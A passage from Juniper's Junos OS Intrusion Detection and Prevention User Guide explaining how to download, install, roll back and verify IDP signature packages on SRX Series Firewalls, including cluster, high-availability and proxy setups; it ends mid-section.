Junos® OS

Intrusion Detection and Prevention User Guide

Published
2024-12-18

Juniper Networks, Inc.
1133 Innovation Way
Sunnyvale, California 94089
USA
408-745-2000
www.juniper.net

YEAR 2000 NOTICE

Juniper Networks hardware and software products are Year 2000 compliant. Junos OS has no known time-related limitations through the year 2038. However, the NTP application is known to have some difficulty in the year 2036.

END USER LICENSE AGREEMENT

Table of Contents

About This Guide

Use this guide to configure and operate Intrusion Prevention System (IPS) in Junos OS on the security devices to monitor the events occurring in your network, and selectively enforce various attack detection and prevention techniques on the network traffic passing through the SRX Series Firewall.

1
CHAPTER

Overview

Intrusion Detection and Prevention Overview

IN THIS SECTION

Intrusion detection is the process of monitoring the events occurring in your network and analyzing them for signs of possible incidents, violations, or imminent threats to your security policies. Intrusion prevention is the process of performing intrusion detection and then stopping the detected incidents. These security measures are available as intrusion detection systems (IDS) and intrusion prevention systems (IPS), which become part of your network to detect and stop potential incidents.

Understanding Intrusion Detection and Prevention

An Intrusion Detection and Prevention (IDP) policy lets you selectively enforce various attack detection and prevention techniques on the network traffic passing through your security device. Security devices offer the same set of IDP signatures that are available on Juniper Networks IDP Series Intrusion Detection and Prevention Appliances to secure networks against attacks. The basic IDP configuration involves the following tasks:

- Download and install the IDP license.
- Download and install the signature database—You must download and install the IDP signature database. The signature databases are available as a security package on the Juniper Networks website. This database includes attack object and attack object groups that you can use in IDP policies to match traffic against known attacks.
- Configure recommended policy as the IDP policy—Juniper Networks provides predefined policy templates to use as a starting point for creating your own policies. Each template is a set of rules of a specific rulebase type that you can copy and then update according to your requirements.

  To get started, we recommend you use the predefined policy named “Recommended”.
- Enable a security policy for IDP inspection—For transit traffic to pass through IDP inspection, you configure a security policy and enable IDP application services on all traffic that you want to inspect.

NOTE: Starting in Junos OS Release 15.1X49-D10 and Junos OS Release 17.3R1, inline tap mode is not supported.

Change History Table

Feature support is determined by the platform and release you are using. Use Feature Explorer to determine if a feature is supported on your platform.

Release	Description
15.1X49-D10	Starting in Junos OS Release 15.1X49-D10 and Junos OS Release 17.3R1, inline tap mode is not supported.

RELATED DOCUMENTATION

IDP Policies Overview

2

CHAPTER

Downloading and Updating the IDP Signature Database

IDP Signature Database Overview

IN THIS SECTION

Signature-based IDP monitors packets in the Network and compares with pre-configured and pre-determined attack patterns known as signatures.

For more information, see the following topics:

Understanding the IDP Signature Database

The signature database is one of the major components of Intrusion Detection and Prevention (IDP). It contains definitions of different objects—such as attack objects, application signatures objects, and service objects—that are used in defining IDP policy rules. As a response to new vulnerabilities, Juniper Networks periodically provides a file containing attack database updates on the Juniper website. You can download this file to protect your network from new threats.

NOTE: IDP feature is enabled by default, no license is required. Custom attacks and custom attack groups in IDP policies can also be configured and installed even when a valid license and signature database are not installed on the device.

The IDP signature database is stored on the IDP enabled device and contains definitions of predefined attack objects and groups. These attack objects and groups are designed to detect known attack patterns and protocol anomalies within the network traffic. You can configure attack objects and groups as match conditions in IDP policy rules.

NOTE: You must install the IDP signature-database-update license key on your device for downloading and installing daily signature database updates provided by Juniper Networks. The IDP signature license key does not provide grace period support. For license details, see Junos OS Feature License Keys.

Starting in Junos OS Release 18.3R1, you can download IDP security package through an explicit proxy server. To download the IDP security package that hosts on an external server, you need to configure a proxy profile and use the proxy host and port details that are configured in the proxy profile. This feature allows you to use a deployed Web proxy server on your device for access and authentication for HTTP(S) outbound sessions for your overall security solution.

You can perform the following tasks to manage the IDP signature database:

1. Update the signature database—Download the attack database updates available on the Juniper Networks website. New attacks are discovered daily, so it is important to keep your signature database up to date.

2. Verify the signature database version—Each signature database has a different version number with the latest database having the highest number. You can use the CLI to display the signature database version number.

3. Update the protocol detector engine—You can download the protocol detector engine updates along with downloading the signature database. The IDP protocol detector contains Application Layer protocol decoders. The detector is coupled with the IDP policy and is updated together. It is always needed at policy update time, even if there is no change in the detector.

4. Schedule signature database updates—You can configure the IDP-enabled device to automatically update the signature database after a set interval.

Updating the IDP Signature Database Overview

IN THIS SECTION

Juniper Networks regularly updates the predefined attack database and makes it available on the Juniper Networks website. This database includes attack object groups that you can use in IDP policies to match traffic against known attacks. Although you cannot create, edit, or delete predefined attack objects, you can use the CLI to update the list of attack objects that you can use in IDP policies.

To update the signature database, you download a security package from the Juniper Networks website or through an explicit Web proxy server. The security package consists of the following IDP components:

- Attack objects
- Attack object groups
- Application objects
- Updates to the IDP Detector Engine
- IDP Policy templates. Policy templates are downloaded independently. See "Understanding Predefined IDP Policy Templates" on page 80.)

By default, when you download the security package, you download the following components into a Staging folder in your device: the latest version of the complete attack object groups table, application objects table, and the updates to the IDP Detector Engine. Because the attack objects table is typically of a large size, by default the system downloads only updates to the attack objects table. However, you can download the complete attack objects table by using the `full-update` configuration option.

After downloading the security package, you must install the package to update the security database with the newly downloaded updates from the Staging folder in your device.

After installing a security package, when you commit the configuration, all policies are checked for their syntax (not only the active policy). This checking is the same as a commit check. If an attack configured in any of the existing policies is removed from the new signature database that you download, the commit check fails.

When you update the IDP signature database, attacks configured in policies are not updated automatically. For example, suppose you configure a policy to include an attack `FTP:USER:ROOT` that is available in the signature database version 1200 on your system. Then, you download signature database version 1201, which no longer includes the attack `FTP:USER:ROOT`. Because an attack configured in your policy is missing from the newly downloaded database, the commit check in the CLI fails. To successfully commit your configuration, you must remove the attack (`FTP:USER:ROOT`) from your policy configuration.

CAUTION: IDP signature updates might fail if a new IDP policy load fails for any reason. When a new IDP policy load fails, the last known good IDP policy is loaded. Once the issue with the new policy load is resolved, and the new valid policy is active, signature updates will work properly.

IDP Signature Package Improvements

We've made enhancements to reduce the outage risks and to control the effect of integrity issues during security package updates.

IDP signals AppID to install the applications package when the security package is installed. After the AppID package is installed, the IDP security package is installed in the following sequence:

1. The attack database is created using the signatures that are downloaded.
2. The configured policy is updated with the information in the newly installed database.
3. The updated policy is loaded onto the Packet Forwarding Engine.
4. The traffic is inspected using the newly loaded policy in the Packet Forwarding Engine.

Service outage does not occur when a problem or core dump happens in steps 1 to 3. A service outage is caused if a core dump occurs while inspecting traffic.

Similarly, rolling back of the security package is not required if the problem occurs while the attack database is being created or while the configured policy is being updated. However, when a problem occurs while loading the updated policy or while traffic is being inspected, the roll back process is triggered. A signature package fails the integrity check if there is any disconnection from the Packet Forwarding Engine or the flow process (flowd) based on predefined criteria.

Roll Back Security Package
With the enhancements, the signature package is rolled back automatically when the security package installation is not successful. This can occur when a package that failed the integrity check is detected or due to low memory.

If a signature package is not installed when memory is low, the signature package is not marked as failing the integrity check and roll back is triggered only for IDP.

If auto-rollback is triggered after a new signature pack installation fails, the installed version and manual rollback version is unchanged.

The following are the roll back scenarios when the security package installations fail:

Table 1: Rollback Scenarios on Security Package Installation Failure

Security Package Installation	Description
Security package installation on a factory state device	Roll back database does not exist. If installation fails or if a package that failed integrity check is detected, there is no roll back. If the installation is successful, a new rollback database is created.
Security package installation on a non-factory-state device	If the installation fails in the Routing Engine, no roll back is done. The Packet Forwarding Engine inspects traffic using the policy that is already loaded. If the signature package is determined to be a package that failed the integrity check after loading to the Packet Forwarding Engine, then the roll back process is triggered, and the Packet Forwarding Engine has the security package that is installed previously.

A new status message is displayed when auto-rollback is triggered. You can check the message using the following command:

```
root@host> request security idp security-package install status
```

```
Security-package validation failed, triggered auto rollback of the security-package.
```

IDP is rolled back if a signature package is found to be a package that failed the integrity check. IDP sends a signal to AppID to roll back, but IDP does not wait for the AppID rollback status.

You can check the status of the roll back using the following command:

```
root@host> request security idp security-package rollback status
```

The status of the roll back is displayed as auto-rollback failed or completed successfully. The rolled back version is displayed.

You can use the following command to check the details of the signature pack that failed during data plane validation.

```
root@host> show security idp security-package-version detail
```

```
 Attack database version:3550(Thu Dec 1 14:20:50 2022 UTC)
 Detector version :12.6.180220128
 Policy template version :3598
 Rollback Attack database version :3550(Thu Dec 1 14:20:50 2022 UTC)
 Rollback Detector version: 12.6.180220128
 Last known security-package-version which failed in data plane validation: 3650(Thu Nov 9
14:08:04 2023 UTC)
 Last known security-package- detector-version which failed in data plane validation :
12.6.180230313
```

Rollback in a Multi-SPC/PIC SRX Series Firewall

Currently, when a security package is installed on a multi-SPC or multi-PIC device such as an SRX5000 Series Firewall, the security package is installed and loaded on all the PICs simultaneously. If the data plane goes down on one PIC, the chassis process (chassisd) ensures that all the other PICs go offline. Installing the signature pack on one PIC at a time does not work. Also, when the PICs come back online, they face the same traffic and data plane issues, which might lead to repeated outages.

When a core dump is caused after a signature pack is installed, the security package is rolled back once the PIC comes back online, thus limiting the potential damage.

A new status message is added in the status command output after the security package is installed and the policy is loaded to the Packet Forwarding Engine, while being validated for integrity check of the signature package.

```
root@host> request security idp security-package install status
```

```
Security-package validation is in progress…
```

Security Package Installation in a High Availability Environment

In a High Availability scenario, the security package installation is triggered on the primary and secondary nodes simultaneously. When the srxpfe process fails due to a problem in the security package, a failover occurs, and the secondary node takes over.

To avoid failovers happening in a loop as the same security package is installed on the secondary node, the integrity check validation is done at the primary node installation stage. The security package is installed on the secondary node only after the package passes the integrity check. Installation on the secondary node is not allowed until you download another version of the signature package.

```
root@host> request security idp security-package install status
```

```
node0:
--------------------------------------------------------------------------
In progress:performing DB update for an xml (groups.xml)

node1:
--------------------------------------------------------------------------
Waiting for primary node to finish installation and validation of the security-package.
```

During signature package installation, after the install command is run and when integrity check validation is completed, if any failover or switchover occurs, auto-rollback is triggered on the old primary node and installation is aborted on the old secondary node.

```
root@host> request security idp security-package install status
```

```
node0:
--------------------------------------------------------------------------
Done;Security-package installation aborted due to node failover

node1:
--------------------------------------------------------------------------
Done;Security-package installation failed due to node failover;Successfully Rolled back to 3656
```

If installation fails on the primary node, then rollback occurs on the primary node and installation is aborted on the secondary node.

```
root@host> request security idp security-package install status
```

```
node0:
--------------------------------------------------------------------------
Done;Security-package installation failed;Successfully Rolled back to 3550
```

```
node1:
--------------------------------------------------------------------------
Done;Security-package installation aborted due to failure in the primary node installation
```

The following changes are observed when the security package is installed on a High Availability device after the enhancements:

Table 2: Security Package Installation Scenarios in High Availability Environment

Security Package Installation	Description
Security package installation on both nodes (default)	The security package installation starts on the primary node. Installation of the signature pack on the secondary node starts only after the signature package integrity validation check is passed on the primary node. Rollback of the signature package is triggered on the primary node if the package fails the integrity check. The package is not installed on the secondary node. If the security package installation fails on the secondary node, rollback is triggered only on the secondary node and a minor alarm is raised as the security package versions do not match.
Security package installation on primary node only	If installation fails, then rollback happens only on the primary node.

The signature package integrity validation check is not performed on the secondary node. A signature package that fails the integrity check at the primary node is also marked failed at the secondary node. A minor alarm is raised when different signature package versions are installed on primary and secondary node.

Disallow Download or Installation of a Package that Failed the Integrity Check

You will not be able to download or install a signature package that failed the integrity check on a standalone or a High Availability setup. A warning is displayed. The signature package that failed the integrity check exists even after rebooting.

If a signature package fails the integrity check for AppID, it is also considered to have failed for IDP.

You can use the following command to verify the status:

```
root@host> request security idp security-package install status
```

```
Done;AI installation failed (failed in data plane validation)
```

A signature package that is marked as having failed the integrity check at the primary node is also marked as such at the secondary node. When you try to download a security package that has failed the integrity check and you verify the status, the following status message is displayed:

```
root@host> request security idp security-package download status
```

```
Requested security-package 3501 failed data plane validation. Please download another version.
```

When you try to install a security package that has failed the integrity check and you verify the status, the following message is displayed:

```
Requested security-package 3501 failed data plane validation. Please install another version.
```

When you attempt to download the security package that failed the integrity check offline, the same message is displayed.

Rollback of a Signature Package on Loading Last Good Policy after Installation

IDP policies must be compiled when the IDP-policy process restarts when there is a change in configuration requiring compilation, or when a signature pack is installed. After the policy is compiled, the Routing Engine tries to load the policy after taking a backup of the policy that is currently loaded. This policy is named as last-good-policy. If a policy that is just compiled fails to load due to a reason such as memory limitations, then the Routing Engine attempts to load the last good policy.

Thus, when a policy is compiled after installation of a signature pack and the policy loading fails, the Routing Engine tries to load the last good policy. However, after the last good policy is loaded, the Routing Engine and Packet Forwarding Engine have different signature package versions. The signature package in the Routing Engine is rolled back to maintain consistency.

IDP Server-Side Signature Package Improvements

Previously, when you installed an IDP signature package on an SRX Series Firewall and the signature package did not pass integrity checks, the occurrence was noted on the device, but it was not reported to the server.

The Intrusion Detection and Prevention system now reports the installation status to the server. The decision to mark the sigpack as having failed the integrity check globally is based on the information that is sent from multiple devices to the Signature server. If the sigpack is marked as not passing integrity checks globally, it is not available for future downloads.

The signature package consists of IDP signatures, IDP detector, and AppID protobundle. There are two types of signature package updates now on the server side:

<table>
<tr><th>Signature Package Update Type</th><th>Description</th></tr>
<tr><td>Minor</td><td>Regular sigpack
IDP signature updates on Wednesdays and Fridays with no changes in IDP Detector and AppID Protobundle

Emergency sigpacks
Out of cycle. Sigpack released for IDP signature coverage for in-the-wild threats and vulnerabilities. No change in IDP detector or AppID Protobundle.
Out of cycle. Sigpack released to revert the released IDP detector or AppID Protobundle
Update released as hotfix on a released AppID Protobundle</td></tr>
<tr><td>Major</td><td>IDP Detector or AppID Protobundle release
IDP signature updates + IDP detector release. No change in AppID Protobundle
IDP signature updates + AppID Protobundle release. No change in IDP Detector
Immediate next sigpack after the above two releases</td></tr>
</table>

IDP Detector releases are always classified as major for IDP, and a security package is major for IDP if there is a change in Detector or change in Protobundle. A security package is major for AppID only if there is a change in the Protobundle.

The signature package immediately following a IDP or AppID release is considered as major. If the latest sigpack is identified as not passing integrity checks, the previous sigpack is also marked as failing.

Send Installation Status to Sigpack Server

When you install the sigpack on the SRX Series Firewall, the installation status is also sent to the sigpack server. The installation status contains information about the integrity issue checks.

The installation status for a High Availability setup is sent only for the primary node.

When a security package installation fails due to integrity check issues, the installation status is sent to the server after auto-rollback is performed.

Identification of Integrity Check Failure

The device validates for integrity check failure only for major security package types. The device sends the installation status via HTTPS request to the sigpack server after the major type sigpack is installed.

A sigpack is determined to be failing the integrity check based on certain calculations. When a sigpack has failed integrity checks, the previous stable sigpack is marked as the latest sigpack.

If a sigpack passes integrity checks and six hours have elapsed since the sigpack release, the sigpack is released to Security Director and for offline download.

> **NOTE**: After the sigpack is released to via the various modes, if it is identified as not passing integrity checks, we prevent the downloading of such a sigpack only from the CLI.

Support for Downloading Minor-only Sigpack

You can use the following command to download only minor updates for auto-downloads.

```
set services application-identification download automatic minor-only
```

For manual sigpack updates, you can use the following to request for minor-only update if required.

```
request security idp security-package download minor-only
```

Display and Status for Sigpack Type (Major/Minor)

The download status command output indicates whether the downloaded version is major or minor after a sigpack is downloaded successfully.

The sigpack type information is available in the manifest.xml file. The device fetches this information and displays it in the output. The following is an example of an XML manifest file:

```
<manifest>
<version>3655</version>
<ExportDate>Tue Nov 28 15:29:28 2023 UTC</ExportDate>
<SigpackType>Major</SigpackType>
<entry>
<id>application_groups.xml.gz</id>
<type>systable</type>
<version>3655</version>
<location>application_groups.xml</location>
<checksum>4483d9d4c63fe2fb99725e8218494b44</checksum>
<url>https://signatures.juniper.net/xmlupdate/282/ApplicationGroups/3655/
application_groups.xml.gz</url>
</entry>
</manifest>
```

The following are examples of the output:

`user@host> request security idp security-package download status`

```
Done;Successfully downloaded from(https://signatures.juniper.net/cgi-bin/index.cgi).
Version info:3653(Major, Tue Nov 21 14:09:20 2023 UTC, Detector=12.6.180230313)
```

`user@host> request security idp security-package download status`

```
Done;Successfully downloaded from(https://signatures.juniper.net/cgi-bin/index.cgi.
Version info:3654(Minor, Tue Nov 21 14:09:20 2023 UTC, Detector=12.6.180230313)
```

When a sigpack is installed successfully, the install status command output indicates whether that installed version is minor or major.

```
Done;Attack DB update : successful - [UpdateNumber=3653, Major, ExportDate=Tue Nov 21 14:09:20
2023 UTC,Detector=12.6.180230313]
```

```
 Updating control-plane with new detector : successful
 Updating data-plane with new attack or detector : successful
```

```
Done;Attack DB update : successful - [UpdateNumber=3654, Minor, ExportDate=Tue Nov 21 14:09:20 
2023 UTC,Detector=12.6.180230313]
 Updating control-plane with new detector : successful
 Updating data-plane with new attack or detector : successful
```

NOTE: When a sigpack is installed successfully, the installation status command output indicates whether the installed version is minor or major. This is also indicated for security-package-version, recent-security-package-versions, and check-server outputs.

If a major sigpack is identified as not passing the integrity checks, it is not displayed in the `security-package-version` command output.

For example, the major sigpack 3653 has not passed the integrity checks and it is not displayed in the output.

`user@host>show security idp security-package-versions`

```
Attack database version: 3652 (Minor)
Attack database version: 3651 (Minor)
Attack database version: 3650 (Minor)
Attack database version: 3649 (Minor)
Attack database version: 3648 (Minor)
Attack database version: 3647 (Minor)
Attack database version: 3646 (Minor)
Attack database version: 3645 (Minor)
```

SEE ALSO

Understanding Predefined IDP Attack Objects and Object Groups | 148

Downloading the Junos OS IDP Signature Package through an Explicit Proxy Server Overview

Starting in Junos OS Release 18.3R1, you can download IDP security package through an explicit proxy server. To download the IDP security package that hosts on an external server, you need to configure a proxy profile and use the proxy host and port details that are configured in the proxy profile. This feature allows you to use a deployed Web proxy server on your device for access and authentication for HTTP(S) outbound sessions.

You need to configure the proxy profile option of security package download to connect to the external server through a specified proxy server. The proxy profile is configured under `[edit services proxy]` hierarchy.

You can configure more than one proxy profile under `[edit services proxy]` hierarchy. IDP can utilize only one proxy profile. Multiple proxy profiles are not supported for use under IDP simultaneously. When a proxy profile is configured under `[security idp security-package]` hierarchy, the idpd process connects to the proxy host instead of the signature pack download server. The proxy host then communicates with the download server and provides the response back to the idpd process. The idpd process is notified every time there is a change made at the `[edit services proxy]` hierarchy.

You can disable the proxy server for downloading IDP signature package when not required.

To disable the proxy server for IDP signature download use the `delete security idp security-package proxy-profile` *`proxy-profile`*

The IDP Web proxy support is dependent on the proxy profile configured at the system level. To use the web proxy server for downloading, you must configure a proxy profile with host and port details of the proxy server, and apply the proxy profile in the `[security idp security-package]` hierarchy.

Example: Updating the Signature Database Automatically

IN THIS SECTION

This example shows how to download signature database updates automatically.

Requirements

Before you begin, configure network interfaces.

Overview

Juniper Networks regularly updates the predefined attack database and makes it available as a security package on the Juniper Networks website. This database includes attack objects and attack object groups that you can use in IDP policies to match traffic against known attacks. You can configure your device to automatically download the signature database updates at specified intervals.

In this example, you download the security package with the complete table of attack objects and attack object groups every 48 hours, starting at 11:59 p.m. on December 10. You also enable an automatic download and update of the security package.

Configuration

IN THIS SECTION

Procedure

Step-by-Step Procedure

To download and update the predefined attack objects:

1. Specify the URL for the security package.

```
[edit]
user@host# set security idp security-package url https://signatures.juniper.net/cgi-bin/
index.cgi
```

NOTE: By default it will take URL as https://signatures.juniper.net/cgi-bin/index.cgi.

2. Specify the time and interval value for the download.

```
[edit]
user@host# set security idp security-package automatic interval 48 start-time
2009-12-10.23:59:00
```

3. Enable the automatic download and update of the security package.

```
[edit]
user@host# set security idp security-package automatic enable
```

4. If you are done configuring the device, commit the configuration.

```
[edit]
user@host# commit
```

Verification

IN THIS SECTION

To confirm that the configuration is working properly, perform this task:

Verifying the IDP Signature Database Manually

Purpose

Display the IDP signature database manually.

Action

From operational mode, enter the `show security idp` command.

Updating the IDP Signature Database Manually Overview

Juniper Networks regularly updates the predefined attack database and makes it available on the Juniper Networks website. This database includes attack object groups that you can use in Intrusion Detection and Prevention (IDP) policies to match traffic against known attacks. Although you cannot create, edit, or delete predefined attack objects, you can use the CLI to update the list of attack objects that you can use in IDP policies. After downloading the security package, you must install the package to update the security database with the newly downloaded updates from the Staging folder in your device.

Example: Updating the IDP Signature Database Manually

IN THIS SECTION

This example shows how to update the IDP signature database manually.

Requirements

Before you begin, configure network interfaces.

Overview

Juniper Networks regularly updates the predefined attack database and makes it available as a security package on the Juniper Networks website. This database includes attack object and attack object groups that you can use in IDP policies to match traffic against known attacks.

In this example, you download the security package with the complete table of attack objects and attack object groups. Once the installation is completed, the attack objects and attack object groups are available in the CLI under the predefined-attack-groups and predefined-attacks configuration statements at the [edit security idp idp-policy] hierarchy level. You create a policy and specify the new policy as the active policy. You also download only the updates that Juniper Networks has recently uploaded and then update the attack database, the running policy, and the detector with these new updates.

Configuration

IN THIS SECTION

Procedure

CLI Quick Configuration

CLI quick configuration is not available for this example because manual intervention is required during the configuration.

Step-by-Step Procedure

The following example requires you to navigate various levels in the configuration hierarchy. For instructions on how to do that, see *Using the CLI Editor in Configuration Mode* in the CLI User Guide.

To manually download and update the signature database:

1. Specify the URL for the security package.

```
[edit]
user@host#set security idp security-package url https://signatures.juniper.net/cgi-bin/
index.cgi
```

NOTE: By default it will take URL as https://signatures.juniper.net/cgi-bin/index.cgi.

2. Commit the configuration.

```
[edit]
user@host# commit
```

3. Switch to operational mode.

```
[edit]
user@host# exit
```

4. Download the security package.

```
user@host>request security idp security-package download full-update
```

NOTE: You can perform an offline signature package download on your device. You can download the signature package and copy the package to any common location in the device and download the package offline using the `request security idp security-package offline-download` command.

The signature package installation remains the same and will be a full-update always.

5. Check the security package download status.

```
user@host>request security idp security-package download status
```

6. Update the attack database using the install command.

```
user@host>request security idp security-package install
```

7. Check the attack database update status with the following command (the command output displays information about the downloaded and installed versions of the attack database versions):

```
user@host>request security idp security-package install status
```

8. Switch to configuration mode.

```
user@host>configure
```

9. Create an IDP policy.

```
[edit ]
user@host#edit security idp idp-policy policy1
```

10. Associate attack objects or attack object groups with the policy.

```
[edit security idp idp-policy policy1]
user@host#set rulebase-ips rule rule1 match attacks predefined-attack-groups
“Response_Critical”
```

11. Set action.

```
[edit security idp idp-policy policy1]
user@host#set rulebase-ips rule rule1 then action no-action
```

12. Activate the policy.

```
[edit]
user@host#set security idp active-policy policy1
```

13. Commit the configuration.

```
[edit]
user@host# commit
```

14. After a week, download only the updates that Juniper Networks has recently uploaded.

```
user@host>request security idp security-package download
```

15. Check the security package download status.

```
user@host>request security idp security-package download status
```

16. Update the attack database, the active policy, and the detector with the new changes.

```
user@host>request security idp security-package install
```

17. Check the attack database, the active policy and the detector using install status.

```
user@host>request security idp security-package install status
```

NOTE: It is possible that an attack might be removed from the new version of an attack database. If this attack is used in an existing policy on your device, the installation of the new database will fail. An installation status message identifies the attack that is no longer valid. To update the database successfully, remove all references to the deleted attack from your existing policies and groups, and rerun the install command.

Results

From configuration mode, confirm your configuration by entering the `show security idp` command. If the output does not display the intended configuration, repeat the configuration instructions in this example to correct it.

```
[edit]
    user@host# show security idp
    idp-policy policy1 {
    rulebase-ips {
        rule rule1 {
    match {
    attacks {
        predefined-attack-groups Response_Critical;
    }
    }
        then {
    action {
    no-action;
     }
 }
 }
```

```
    }
}
```

If you are done configuring the device, enter `commit` from configuration mode.

Verification

IN THIS SECTION

To confirm that the configuration is working properly, perform this task:

Verifying the IDP Signature Database Manually

Purpose

Display the IDP signature database manually.

Action

From operational mode, enter the `show security idp` command.

SEE ALSO

request security idp security-package offline-download

Example: Downloading and Installing the IDP Security Packages in Chassis Cluster Mode

IN THIS SECTION

This example shows how to download and install the IDP signature database to a device operating in chassis cluster mode.

Requirements

Before you begin, set the chassis cluster node ID and cluster ID. See *Example: Setting the Node ID and Cluster ID for Security Devices in a Chassis Cluster* .

Overview

The security package for Intrusion Detection and Prevention (IDP) contains a database of predefined IDP attack objects and IDP attack object groups that you can use in IDP policies to match traffic against known and unknown attacks. Juniper Networks regularly updates the predefined attack objects and groups with newly discovered attack patterns.

To update the signature database, you must download a security package from the Juniper Networks website. After downloading the security package, you must install the package to update the security database with the newly downloaded updates from the Staging folder in your device.

> **NOTE**: On all branch SRX Series Firewalls, if your device memory utilization is high on the control plane, loading a large IDP policy might cause the device to run out of memory. This can trigger a system reboot during the IDP security package update.

For more details, see "Understanding the IDP Signature Database" on page 5.

When you download the IDP security package on a device operating in chassis cluster mode, the security package is downloaded to the primary node and then synchronized to the secondary node. This synchronization helps maintain the same version of the security package on both the primary node and the secondary node.

Downloading and Installing the IDP Signature Database

IN THIS SECTION

Procedure

Step-by-Step Procedure

The following example requires you to navigate various levels in the configuration hierarchy. For instructions on how to do that, see *Using the CLI Editor in Configuration Mode* in the CLI User Guide.

1. Specify the URL for the security package.

```
[edit]
user@host# set security idp security-package url https://signatures.juniper.net/cgi-bin/
index.cgi
```

2. Switch to operational mode.

```
[edit]
user@host# exit
```

3. Download the IDP security package to the primary node (downloads in the *var/db/idpd/sec-download* folder.

```
{primary:node0}[edit]
user@host> request security idp security-package download
```

The following message is displayed.

```
node0:
--------------------------------------------------------------------------
Will be processed in async mode. Check the status using the status checking CLI
```

4. Check the security package download status.

```
{primary:node0}[edit]
user@host> request security idp security-package download status
```

On a successful download, the following message is displayed.

```
node0:
--------------------------------------------------------------------------
Done;Successfully downloaded from (https://signatures.juniper.net/cgi-bin/index.cgi)
and synchronized to backup.
Version info:1871(Mon Mar  7 09:05:30 2011, Detector=11.4.140110223)
```

5. Update the attack database using the `install` command.

```
user@host> request security idp security-package install
```

6. Check the attack database update status. The command output displays information about the downloaded and installed versions of the attack database.

```
{primary:node0}[edit]
user@host> request security idp security-package install status
```

```
node0:
--------------------------------------------------------------------------
Done;Attack DB update : successful - [UpdateNumber=2011,ExportDate=Mon Oct 17 15:13:06
2011,Detector=11.6.140110920]
     Updating control-plane with new detector : successful
     Updating data-plane with new attack or detector : not performed
      due to no existing running policy found.

node1:
--------------------------------------------------------------------------
Done;Attack DB update : successful - [UpdateNumber=2011,ExportDate=Mon Oct 17 15:13:06
2011,Detector=11.6.140110920]
     Updating control-plane with new detector : successful
     Updating data-plane with new attack or detector : not performed
      due to no existing running policy found.
```

NOTE: You must download the IDP signature package into the primary node. This way, the security package is synchronized on the secondary node. Attempts to download the signature package to the secondary node will fail.

If you have configured a scheduled download for the security packages, the signature package files are automatically synchronized from the primary node to the backup node.

Downloading the Junos OS IDP Signature Package through an Explicit Proxy Server

IN THIS SECTION

This example shows how to create a proxy profile and use it for downloading the IDP signature package through an explicit proxy server.

CLI Quick Configuration

To quickly configure this example, copy the following commands, paste them into a text file, remove any line breaks, change any details necessary to match your network configuration, copy and paste the commands into the CLI at the `edit` hierarchy, and then enter **commit** from configuration mode.

```
set services proxy profile test_idp_proxy1 protocol http
set services proxy profile test_idp_proxy1 protocol http host 10.209.97.254
set services proxy profile test_idp_proxy1 protocol http port 3128
set security idp security-package proxy-profile test_idp_proxy1
request security idp security-package download full-update
```

Configuration

Step-by-Step Procedure

Proxy profile for the proxy server is created and then this profile is referred by the idpd process for downloading the IDP signature package through the proxy server.

1. Specify the proxy host IP address.

```
[edit]
user@host# set services proxy profile test_idp_proxy1 protocol http host 10.209.97.254
```

2. Specify the port number used by the proxy server.

```
[edit]
user@host# set services proxy profile test_idp_proxy1 protocol http port 3128
```

3. Specify the proxy profile that has to be referred for the security package download.

```
[edit]
user@host# set security idp security-package proxy-profile test_idp_proxy1
```

4. Commit the configuration.

```
[edit]
user@host# commit
```

5. Switch to operational mode.

```
[edit]
user@host# exit
```

6. Download the IDP security package.

```
user@host> request security idp security-package download full-update
```

NOTE: The option to perform an offline IDP signature package download and install from the Juniper website is still available. To download and install the IDP signature package offline, run the `request security idp security-package offline-download` CLI command. The installation process remains the same for both download commands.

Requirements

This example uses the following hardware and software components:

- This configuration example is tested on SRX Series Firewall with Junos OS Release 18.3R1 or later.

Overview

Juniper Networks regularly updates the predefined attack database and makes it available as a security package on the Juniper Networks Website. This database includes attack object and attack object groups that you can use in IDP policies to match traffic against known attacks.

Starting from Junos OS Release 18.3R1, you can download the IDP signature package using a proxy server. Proxy profile configuration is available only for HTTP connections.

In this example, the SRX Series Firewall downloads and installs the IDP security package, with the complete table of attack objects and attack object groups that is available on an external server, utilizing the proxy profile configured.

Once the installation is complete all the downloaded and installed IDP attack objects and attack groups are available to be configured in an IDP policy or policies. These attack objects and attack object are then utilized in the security rules under the `set security policies from-zone zone-name to-zone zone-name policy policy-name then permit application-services idp-policy` *`idp-policy-name`* hierarchy. You create a policy and specify the new policy as the active policy. You can download only the updates that Juniper Networks has recently uploaded and then update the attack database, the running policy, and the detector with these updates.

To enable downloading the IDP signature package through an explicit proxy server:

1. Configure a profile with host and port details of the proxy server using the `set services proxy profile` command.

2. Use the `set security idp security-package proxy-profile` *`profile-name`* command to connect to the proxy server and download the IDP signature package.

When you download the IDP signature package, the request is sent through the proxy host to the actual server that hosts the signature package. The proxy host then sends the response back from the actual host. The IDP signature package is then received from the Juniper Networks security website https://signatures.juniper.net/cgi-bin/index.cgi.

In this example, you create a proxy profile, and refer the profile when you download the IDP signature package from the external host. Table 3 on page 33 provides the details of the parameters used in this example.

Table 3: Proxy Profile Configuration Parameters

Parameter	Name
Profile Name	test_idp_proxy1
IP address of the proxy server	10.209.97.254
Port number of the proxy server	3128

Verification

IN THIS SECTION

Verifying IDP Signature Download through Proxy Server

Purpose

Display the details for the IDP signature package download through a proxy server.

Action

From operational mode, enter the `show security idp security-package proxy-profile` command to view IDP specific proxy details.

```
Proxy details :
  Security package proxy profile name :test_idp_proxy1
  Protocol used :HTTP
```

```
Ip address of proxy server :10.209.97.254
Port of proxy server :3128
```

Meaning

In the output, you can find the IDP specific proxy profile details in `Proxy Profile` and `Proxy Address` fields.

Verifying IDP Signature Download Status

Purpose

Check the IDP signature package download status.

Action

Check the security package download status.

From operational mode, enter the `request security idp security-package download status` command.

```
user@host> request security idp security-package download status
```

```
Done;Successfully downloaded from(https://signatures.juniper.net/cgi-bin/index.cgi).
Version info:3083(Tue Jul 17 13:23:36 2018 UTC, Detector=12.6.130180509)
```

Meaning

The output displays the IDP signature package download status.

Understanding the IDP Signature Database Version

New attack objects are added to the signature database server frequently; downloading these updates and installing them on your managed devices regularly ensures that your network is effectively protected against the latest threats. As new attack objects are added to the signature database server, the version number of the database is updated with the latest database version number. Each signature database has a different version number with the latest database having the highest number.

When updating the signature database, the signature database update client connects to the Juniper Networks website and obtains the update using an HTTPS connection. This update—difference between the existing signature database and latest signature database—is calculated based on the version number that is assigned to each signature database. After you download the updates, the updated information is merged with the existing signature database and the version number is set to that of the latest signature database.

SEE ALSO

Understanding Predefined IDP Attack Objects and Object Groups | 148

Verifying the IDP Signature Database Version

IN THIS SECTION

Purpose

